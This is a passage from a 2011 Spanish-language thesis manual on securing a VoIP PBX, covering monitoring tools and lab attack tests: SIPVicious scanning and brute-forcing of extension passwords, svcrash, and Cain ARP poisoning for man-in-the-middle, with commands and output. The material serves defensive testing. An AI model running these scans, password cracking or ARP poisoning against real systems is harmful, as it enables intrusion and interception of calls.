
Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

- Podemos verificar el uso del protocolo SIP en la red, para regresar a la ventana anterior presionamos CRL+ X:

GRAFICO 1.19

MONITOREO


veronica@ubuntu: ~
File Edit View Terminal Help
IPTraf
TCP Connections (Source Host:Port) Packets Bytes Flags Iface
TCP: 0 entries Active
UDP (64 bytes) from 192.168.1.11:8001 to 192.168.1.10:10051 (src HWaddr 000c
UDP (527 bytes) from 192.168.1.10:sip to 192.168.1.11:sip (src HWaddr 000c29
UDP (544 bytes) from 192.168.1.11:sip to 192.168.1.10:sip (src HWaddr 000c29
UDP (64 bytes) from 192.168.1.12:8001 to 192.168.1.10:13947 (src HWaddr 000c
Top Elapsed time: 0:00
Pkts captured (all interfaces): 6 | No TCP entries
Up/Dn/PgUp/PgDn-scroll M-more TCP info W-chg actv win S-sort TCP X-exit

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

MONITOREO DE ANCHO DE BANDA CON IPERF

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.


PRUEBAS COMO SERVIDOR

Una vez instalado desde una PC lo iniciamos como servidor:

sudo iperf –s –u –i 1

GRAFICO 1.20

IPERF SERVIDOR


seguridad@ubuntu:~$ sudo iperf -s -u -i 1
Server listening on UDP port 5001
Receiving 1470 byte datagrams
UDP buffer size: 110 KByte (default)
[3] local 192.168.1.11 port 5001 connected with 192.168.1.14 port 43653
[ID] Interval Transfer Bandwidth Jitter Lost/Total Datagrams
[3] 0.0- 1.0 sec 846 KBytes 6.93 Mbits/sec 0.232 ms 22/ 611 (3.6%)
[3] 1.0- 2.0 sec 1.07 MBytes 9.00 Mbits/sec 0.125 ms 0/ 765 (0%)
[3] 2.0- 3.0 sec 1.10 MBytes 9.21 Mbits/sec 0.130 ms 0/ 783 (0%)
[3] 3.0- 4.0 sec 1.05 MBytes 8.77 Mbits/sec 0.367 ms 2/ 748 (0.27%)
[3] 4.0- 5.0 sec 923 KBytes 7.56 Mbits/sec 0.109 ms 0/ 643 (0%)
[3] 5.0- 6.0 sec 1.13 MBytes 9.44 Mbits/sec 0.331 ms 0/ 803 (0%)
[3] 6.0- 7.0 sec 1.07 MBytes 8.97 Mbits/sec 0.142 ms 0/ 763 (0%)
[3] 7.0- 8.0 sec 1.02 MBytes 8.57 Mbits/sec 0.478 ms 0/ 729 (0%)
[3] 8.0- 9.0 sec 1.08 MBytes 9.02 Mbits/sec 0.404 ms 0/ 767 (0%)
[3] 0.0- 9.9 sec 10.3 MBytes 8.66 Mbits/sec 0.914 ms 23/ 7341 (0.31%)
[3] 0.0- 9.9 sec 1 datagrams received out-of-order

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


PRUEBAS COMO CLIENTE

Una vez instalado en otra PC, lo iniciamos como cliente:

sudo iperf –c 192.168.1.12 –u –b 10m

GRAFICO 1.21

IPERF CLIENTE


seguridad@ubuntu:~$ sudo iperf -c 192.168.1.11 -u -b 10m
Client connecting to 192.168.1.11, UDP port 5001
Sending 1470 byte datagrams
UDP buffer size: 110 KByte (default)
[3] local 192.168.1.14 port 43653 connected with 192.168.1.11 port 5001
[ID] Interval Transfer Bandwidth
[3] 0.0-10.0 sec 10.3 MBytes 8.63 Mbits/sec
[3] Sent 7342 datagrams
[3] Server Report:
[3] 0.0- 9.9 sec 10.3 MBytes 8.66 Mbits/sec 0.914 ms 23/ 7341 (0.31%)
[3] 0.0- 9.9 sec 1 datagrams received out-of-order

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

INSTALACIÓN DE ARPWATCH

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

INICIANDO ARPWATCH

Para reiniciar el servicio, ingresamos los siguientes comandos:

sudo /etc/init.d/arpwatch restart

GRAFICO 1.22

ARPWATCH

seguridad@ubuntu:~$ sudo /etc/init.d/arpwatch restart
[sudo] password for seguridad:
Stopping Ethernet/FDDI station monitor daemon: arpwatch-eth0.
Starting Ethernet/FDDI station monitor daemon: (chown arpwatch /var/lib/arpwatch
/eth0.dat) arpwatch-eth0.

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

LOG


Podemos ver sus log ingresando al siguiente fichero:

Tail –f /var/log/syslog

Podemos ver arpwatch en escucha de la interfaz eth0:

GRAFICO 1.23

LOG


seguridad@ubuntu:~$ tail -f /var/log/syslog
Jul 24 19:16:10 ubuntu tpvmlpd[3590]: readlink("/dev/vmwcomgw") failed with 2
Jul 24 19:16:26 ubuntu tpvmlpd[3791]: readlink("/dev/vmwcomgw") failed with 2
Jul 24 19:16:41 ubuntu tpvmlpd[3959]: readlink("/dev/vmwcomgw") failed with 2
Jul 24 19:16:41 ubuntu tpvmlpd[1299]: aborting
Jul 24 19:17:01 ubuntu CRON[4146]: (root) CMD (cd / && run-parts --report /et
c/cron.hourly)
Jul 24 19:19:37 ubuntu AptDaemon: INFO: Quiting due to inactivity
Jul 24 19:19:37 ubuntu AptDaemon: INFO: Shutdown was requested
Jul 24 19:29:09 ubuntu arpwatch: exiting
Jul 24 19:29:10 ubuntu arpwatch: Running as uid=116 gid=124
Jul 24 19:29:10 ubuntu arpwatch: listening on eth0

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


NOTIFICACIÓN

Podemos ver el correo enviado por exim con el siguiente comando:

sudo exim –bp

GRAFICO 1.24

NOTIFICACIÓN



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CLAMAV

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

Podemos realizar un análisis de archivo o directorio:

GRAFICO 1.25

CLAMAV

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

SIPVICIOUS

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

Ingresamos a la carpeta descomprimida:

SVWAR.PY

Para escanear la central PBX con la siguiente herramienta:

./svwar.py 192.168.1.10 → es la IP del servidor

GRAFICO 1.26

SVWAR.PY

```
ser2s@ubuntu:~/sipvicious$ ./svwar.py 192.168.1.10
RROR:TakeASip:socket error: timed out
ARNING:root:found nothing
ser2s@ubuntu:~/sipvicious$ ./svmap.py 192.168.1.10
 SIP Device        | User Agent   | Fingerprint                                  |
-------------------------------------------------------------------------------
 192.168.1.10:5060 | Asterisk PBX | Asterisk / SJphone/1.60.289a (SJ Labs) |
```

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

SVCRACK.PY

Para saber las contraseñas numéricas de los usuarios:

./svcrack.py 192.168.1.10 –u 101 → la IP del servidor –u y la extensión

GRAFICO 1.27

SVCRACK.PY

```
ser2s@ubuntu:~/sipvicious$ ./svcrack.py 192.168.1.10 -u 101
/home/user2s/sipvicious/helper.py:387: DeprecationWarning: the md5 module is dep
recated; use hashlib instead
  import md5
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
-----------------------
| 101       | 101      |
```

Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

Para saber el password del usuario a través de diccionario:

./svcrack.py 192.168.1.10 –u 101 –d /etc/diccionario.txt

GRAFICO 1.28

FUERZA BRUTA POR DICCIONARIO


user2s@ubuntu:~/sipvicious-0.2.4$ ./svcrack.py 192.168.1.10 -u 101 -d /etc/diccionario.t
xt
/home/user2s/sipvicious-0.2.4/helper.py:356: DeprecationWarning: the md5 module is depre
cated; use hashlib instead
import md5
ERROR:ASipOfRedWine:We got an unknown response
| Extension | Password |
| 101 | V3r0n1c@ |

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

SVCRASH.PY

Desde el terminal de Ubuntu en aplicaciones→ accessories → terminal.

Para ejecutar svcrash.py de manera automática:


Ingresamos a la siguiente carpeta:

cd sipvicious

sudo python svcrash.py –auto

GRAFICO 1.29

SVCRASH.PY


user2s@ubuntu:~/sipvicious$ sudo python svcrash.py --auto
[sudo] password for user2s:
WARNING: No route found for IPv6 destination :: (no default route?)
^Cuser2s@ubuntu:~/sipvicious$ sudo python svcrash.py --auto
WARNING: No route found for IPv6 destination :: (no default route?)
Attacking back 192.168.1.14:5060
Attacking back 192.168.1.14:5060

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri


CAÍN

Desde el escritorio de Windows XP damos dobre click al icono de Caín, en configure →nos aparece la siguiente pantalla:

Dar click en aceptar:

GRAFICO 1.30

CAÍN



Elaboración: Isabel Verónica Muentes Landázuri


Fuente: Isabel Verónica Muentes Landázuri

Iniciamos la herramienta dándole click en start :

Luego seleccionamos la pestaña sniffer:

GRAFICO 1.31

ESCANEO DE IP


File View Configure Tools Help
Decoders Network Sniffer Cracker Traceroute CCDU Wireless Query
IP address MAC address OUI fingerprint Host name B31 B16 B8 Gr M0 M1 M3
192.168.1.10 000FFE2CD6A6 G-PRO COMPUTER
192.168.1.11 000FFE2CD964 G-PRO COMPUTER
192.168.1.12 000C29FB2F80 VMware, Inc.
192.168.1.14 001AE2B27140 Cisco Systems
192.168.1.16 000C2975C0A2 VMware, Inc.


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Luego click en la pestaña que se encuentra en la parte baja ARP:

GRAFICO 1.32

INICIANDO ARP




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Seleccionamos el signo más color azul:

GRAFICO 1.33

INICIANDO CAPTURA DE IP




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Una vez hecho los pasos anteriores esta herramienta muestra las IP que se encuentran en la red, seleccionamos una IP y aceptamos en OK:

GRAFICO 1.34

REEMPLAZO DE DIRECCIÓN IP


New ARP Poison Routing
WARNING !!!
APR enables you to hijack IP traffic between the selected host on the left list and all selected hosts on the right list in both directions. If a selected host has routing capabilities WAN traffic will be intercepted as well. Please note that since your machine has not the same performance of a router you could cause DoS if you set APR between your Default Gateway and all other hosts on your LAN.
IP address
MAC
Hostname
192.168.1.10 000C291782F1
192.168.1.11 000C2923F8E4
192.168.1.12 000C2975C0A2
IP address
MAC
Hostname
192.168.1.12 000C2975C0A2
192.168.1.10 000C291782F1
OK
Cancel


Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Luego nos aparece la siguiente ventana:

GRAFICO 1.35

MAN IN THE MIDDLE




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

Damos click en el siguiente icono que está encerrado en un círculo rojo:

GRAFICO 1.36

START POISSONING




Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

La siguiente pantalla nos muestra como se está realizando el ataque Poissoning , es un man in the middle que está reemplazando la IP 192.168.1.11 de la red local:

GRAFICO 1.37

POISSONING



Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CONFIGURACIÓN DEL SWITCH CATALYST 2960

CONFIGURACIÓN

En Windows XP seleccionamos inicio – programas – accesorios – comunicaciones – hyper terminal.

Ingresamos los siguientes comandos:

Enable para poder ingresar a configurar el switch - configure terminal – le coloco un nombre con hostname verónica – su password redes, la interface VLAN 1 es la que viene por defecto en el switch, luego ingreso la IP del switch, mascara y gateway, una vez configurado el switch ingresamos el comando exit para salir de la configuración del switch.

GRAFICO 1.38

CONFIGURACIÓN

CONFIGURACIÓN DEL SWITCH CATALYST 2960
Switch>enable
Switch#configure terminal
Switch(config)#hostname veronica
veronica(config)#line con 0
veronica(config-line)#password redes
veronica(config-line)#login
veronica(config-line)#line vty 0 15
veronica(config-line)#password redes
veronica(config-line)#login
veronica(config-line)#exit
veronica(config)#enable secret class
veronica(config)#interface VLAN 1
veronica(config-if)#ip address 192.168.1.14 255.255.255.224
veronica(config-if)#no shutdown
veronica(config-if)#exit
veronica(config)#ip default-gateway 192.168.1.13
veronica(config)#exit

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

CONFIGURACIÓN DE CALIDAD DE SERVICIO EN EL SWITCH

Ingresamos con el comando enable – configure terminal – interface fastethernet 0/número de puerto – mls qos cos 5 – mls qos cos override – exit.

GRAFICO 1.39

CALIDAD DE SERVICIO

CONFIGURACION DE CALIDAD DE SERVICIO
veronica>enable
veronica#configure terminal
veronica(config-if)#mls qos
veronica(config-if)#exit
veronica>enable
veronica#configure terminal
veronica(config)#interface fastethertnet 0/1
veronica(config-if)#mls qos ?
cos cos keyword
dscp-mutation dscp-mutation keyword
veronica(config-if)#mls qos ?
cos cos keyword
dscp-mutation dscp-mutation keyword
trust trust keyword
veronica(config-if)#mls qos cos ?
<0-7> class of service value between 0 and 7
override override keyword
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit
veronica(config)#interface fastethernet 0/2
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit
veronica(config)#interface fastethernet 0/3
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit
veronica(config)#interface fastethernet 0/4
veronica(config-if)#mls qos cos 5
veronica(config-if)#mls qos cos override
veronica(config-if)#exit

Elaboración: Isabel Verónica Muentes Landázuri

Fuente: Isabel Verónica Muentes Landázuri

UNIVERSIDAD DE GUAYAQUIL

FACULTAD DE CIENCIAS MATEMATICAS Y FISICAS

CARRERA DE INGENIERIA EN SISTEMAS COMPUTACIONALES

DISEÑO DE UN SISTEMA DE SEGURIDAD PERIMETRAL

PARA LOS SERVICIOS DE VOZ SOBRE IP

EN UNA CENTRAL PBX

TESIS DE GRADO

TOMO II

Previa a la obtención del Título de:

INGENIERO EN SISTEMAS COMPUTACIONALES

AUTOR: ISABEL VERÓNICA MUENTES LANDÁZURI

TUTOR: ING. DAVID BENAVIDES

GUAYAQUIL – ECUADOR

2011

UNIVERSIDAD DE GUAYAQUIL

FACULTAD DE CIENCIAS MATEMATICAS Y FISICA

CARRERA DE INGENIERIA EN SISTEMAS COMPUTACIONALES

MANUAL DE USUARIO

TÉCNICO

GUIA DE ADMINISTRACIÓN TECNICA

INDICE GENERAL

CARATULA i

INDICE GENERAL iii

INDICE DE GRAFICOS vi

ADMINISTRACIÓN TECNICA 1

INSTALACIÓN DE ELASTIX 1

CONFIGURACIÓN DE EXTENSIONES 5

LLAMADA EN ESPERA 6

CREACIÓN DE DOMINIO 7

CONFIGURAR SERVICIO IPTABLES 9

INSTALACIÓN Y CONFIGURACIÓN DE FAIL2BAN EN ELASTIX 12

INSTALACIÓN 12

CONFIGURACIÓN 13

CONTROL DE ACCESO NO AUTORIZADO: 13

INSTALACIÓN Y CONFIGURACIÓN DE TWINKLE 16

INSTALACIÓN TWINKLE 16

CONFIGURACIÓN TWINKLE 17

INSTALACIÓN DE IPTRAF 19

INSTALACIÓN DE IPERF 21

PRUEBAS COMO SERVIDOR 21

PRUEBAS COMO CLIENTE 21

INSTALACIÓN DE ARPWATCH 22

INICIANDO ARPWATCH 22

LOG 23

NOTIFICACIÓN 24

INSTALACIÓN DE CLAMAV 24

SIPVICIOUS 25

SVWAR.PY 25

SVCRACK.PY 26

SVCRASH.PY 27

CAÍN 28

CONFIGURACIÓN DEL SWITCH CATALYST 2960 33

CONFIGURACIÓN 33

CONFIGURACIÓN DE CALIDAD DE SERVICIO EN EL SWITCH 34

INDICE DE GRAFICOS

GRAFICO 1

INICIO DE INSTALACIÓN 1

GRAFICO 1.1

SELECCIÓN DE INDIOMA 2

GRAFICO 1.2

SELECCIÓN DEL TECLADO 2

GRAFICO 1.3

SELECCIÓN DE ACEPTAR 3

GRAFICO 1.4

SELECCIÓN DE LA ZONA DE UBICACIÓN 3

GRAFICO 1.5

INGRESO DE CONTRASEÑA 4

GRAFICO 1.6

SELECCIÓN DE PAKETES 4

GRAFICO 1.7

INGRESO AL SERVIDOR 5

